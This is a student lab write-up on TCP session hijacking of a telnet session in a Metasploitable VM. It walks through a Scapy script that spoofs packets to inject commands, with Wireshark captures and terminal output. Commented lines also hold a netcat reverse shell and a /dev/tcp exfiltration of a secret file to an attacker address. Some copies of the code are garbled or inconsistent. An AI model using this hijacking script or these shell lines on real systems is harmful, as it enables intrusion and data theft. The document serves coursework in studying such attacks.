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```
#!/usr/bin/python3
import sys
from scapy.all import *
print("SENDING SESSION HIJACKING PACKET...")
IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")
TCPLayer = TCP(sport=53801, dport=23, flags="A",
               seq=2357929500, ack=623633769)
Data = "\r mkdir test2\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

import sys

imports the sys module

from scapy.all import *

Imports everything from the scapy.all module

IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")

Loads the IP header with the source (client) and destination (Server) addresses. The dst is where this packet will be sent. The src is being spoofed.

TCPLayer = TCP(sport=53801, dport=23, flags="A",

seq=2357929500, ack=623633769)

Completes the TCP layer. This data imitates the legitimate packet. It is completed by obtaining the legitimate data from the last TCP packet sent from client to server. The data is listed under 'Transmission Control Protocol'.

Sport – source port, randomly generated when the connection is opened. Needs to match so the spoofed packet will appear legitimate.

Dport – destination port, port 23 telnet. Needs to match to ensure the packet is delivered to the client.

Flags – sets the flags in this case sets Acknowledgment to 1. This acknowledges the last/previous packet sent

Seq – the sequence number, copied directly from the last legitimate packet or approx. $n + 100$. Sequence number needs to be a number next in the sequence but still within the server's buffer.

ack – acknowledgment number. Copied from the last legitimate packet.

Data = "`\r mkdir test2\r`" – the command to be executed on the server. In this case it will tell the server to make a new directory called 'test2'. The `\r` is required to ensure the command is run on a new line as its own command. Failing to add this could result in the command being concatenated with whatever command is being typed by the client at the time causing it to fail. IE client sending `cd /etc` attacker sending `mkdir test2 = cd /emkdir test2tc`. both commands fail.

pkt = IPHeader/TCPHeader/Data – compiles the packet by placing all the data (saved into the variable above this line) in the **pkt** variable.

ls(pkt) – 'lists' the packet when executed

send(pkt,verbose=0) – sends the packet, executing the attack. Verbose = 0 minimises the seen data, improving readability.


Code based on;

Deakin(Apr 2021),Task 2.3D Task sheet


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
Wenliang Du (May 2019) Computer & Internet Security – Sample chapter – Chapter 16 Attacks on the TCP Protocol – 16.4.2, https://www.handsonsecurity.net/files/chapters/tcp_attacks.pdf

Open Wireshark and begin packet capture on attacker



Conduct client to server telnet connection





```
Shell No. 2
File Actions Edit View Help
Shell No. 1 Shell No. 2
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Apr 16 07:08:23 EDT 2021 from 192.168.1.112 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
secret test test2 vulnerable win.txt
msfadmin@metasploitable:~$
```

Write python script to spoof a telnet packet from client

```
162 100 174521260 102 168 1 112 TCP 66 22 50486 FLAG1 S
/root/Desktop/telnethack.py - Mousepad
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Warning, you are using the root account, you may harm your system.

#!/usr/bin/python3
import sys
from scapy.all import *
print("SENDING SESSION HIJACKING PACKET ... ")
IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")
TCPLayer = TCP(sport=53810, dport=23, flags="A",
               seq=2357929500, ack=623633769)
Data = "\r mkdir test2\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)

#Data = "\n nc -e /bin/sh/192.168.1.111 80\n"
#cat /home/seed/secret > /dev/tcp/192.168.1.111/9090
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Expand the transmission control protocol on the last TCP packet sent from client to server

Draw data from the final TCP packet and enter it into the python script.

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print("SENDING SESSION HIJACKING PACKET...")
IPLayer = IP(dst="192.168.1.112", dst="192.168.1.113")
TCPHeader = TCP(sport=50486, dport=23, flags="A",
                seq=2357229500, ack=623633760)
Data = "\n mkdir test3"
pkt = IPLayer/TCPHeader/Data
ls(pkt)
send(pkt, verbose=0)

#Data = "\n nc -e /bin/sh 192.168.1.111 80"
#cat /home/seed/secret > /dev/tcp/192.168.1.111/9090
```

If TCP packets are continuing to be captured, the sequence number and acknowledgement needs to be far enough ahead to not be missed but not too far that the packet does not end up in the server buffer.

In this case I am able to use the exact sequence number and acknowledgement as I control the when the client communicates with the server.

Copy the data into the python script and save This time I will send the command 'mkdir test3' the server already has test and test2 from previous exploits.

298 179.791107042 192.168.1.112 192.168.1.113

Transmission Control Protocol, Src Port: 50486, Dst Port:
Source Port: 50486
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence Number: 157 (relative sequence number)
Sequence Number (raw): 3194282313
[Next Sequence Number: 157 (relative sequence number)]
Acknowledgment Number: 1547 (relative ack number)
Acknowledgment Number (raw): 2304958382
1000 = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
Checksum: 0x2b8d [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation
[SEQ/ACK analysis]
[Timestamps]

0000 08 00 27 7d e6 3d 08 00 27 ff be 93 08 00 45 10
DATA AA 3d AA A5 AA AA AA AA 2f 0d cA aA A1 7A cA aA

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               seq=3194282313, ack=2304958382)
Data = "\r mkdir test2\r"
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```

Metasploitable Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
Base address:0xd010 Memory:f0000000-f0020000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=21.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=21.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=21.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=21.8 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 21.318/21.611/21.875/0.231 ms
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
secret test test2 vulnerable win.txt
msfadmin@metasploitable:~$ _
```

Conduct the attack by sending the spoofed packet to the server appearing to come from the client

The image shows a Wireshark packet capture of a Telnet session. The main window displays a list of packets, with packet 1000 selected. The packet details pane shows the structure of the Telnet packet, including the header, window, and options. The packet bytes pane shows the raw data of the packet.

Packet 1000 details:

- Source Port: 50486
- Destination Port: 23
- [Stream index: 0]
- [TCP Segment Len: 0]
- Sequence Number: 157 (relative sequence number)
- Sequence Number (raw): 3194282313
- [Next Sequence Number: 157 (relative sequence number)]
- Acknowledgment Number: 1547 (relative ack number)
- Acknowledgment Number (raw): 3194282313
- 1000 ... = Header Length: 32 bytes (8)
- Flags: 0x010 (ACK)
- Window: 501
- [Calculated window size: 64128]
- [Window size scaling factor: 128]
- Checksum: 0x2b8d [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [SEQ/ACK analysis]
- [Timestamps]

Packet bytes (raw):

```

0000  08 00 27 7d e6 3d 08 00 27 ff b6 93 08 00 45 10  ...
0010  00 34 66 e5 40 00 40 06 4f 9d c0 a8 01 70 c0 a8  -4f 0 0
0020  01 71 c5 36 00 17 be 64 11 49 09 62 0f 00 00 10  q 6 -
0030  01 f5 2b 8d 00 00 01 01 08 0a d7 a8 0a 6f 00 00  +-+...
0040  14 e4

```

Terminal window (Shell No. 2):

```

root@kali:~/Desktop# ls
4.1.pcapng telnethack.py
root@kali:~/Desktop# python3 telnethack.py
SENDING SESSION HIJACKING PACKET ...
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '192.168.1.112' (None)
dst : DestIPField = '192.168.1.113' (None)
options : PacketListField = [] ([])
sport : ShortEnumField = 50486 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3194282313 (0)
ack : IntField = 2304958382 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
load : StrField = b'\r mkdir test3\r' (b'')
root@kali:~/Desktop#

```

The new test3 directory has been created on the server

The image shows a terminal window titled "Metasploitable Clone [Running] - Oracle VM VirtualBox". The terminal displays the output of the `ifconfig` command for the `lo` interface, showing the IP address 127.0.0.1 and other network statistics. It also shows the output of the `ping` command to 8.8.8.8, indicating successful connectivity.

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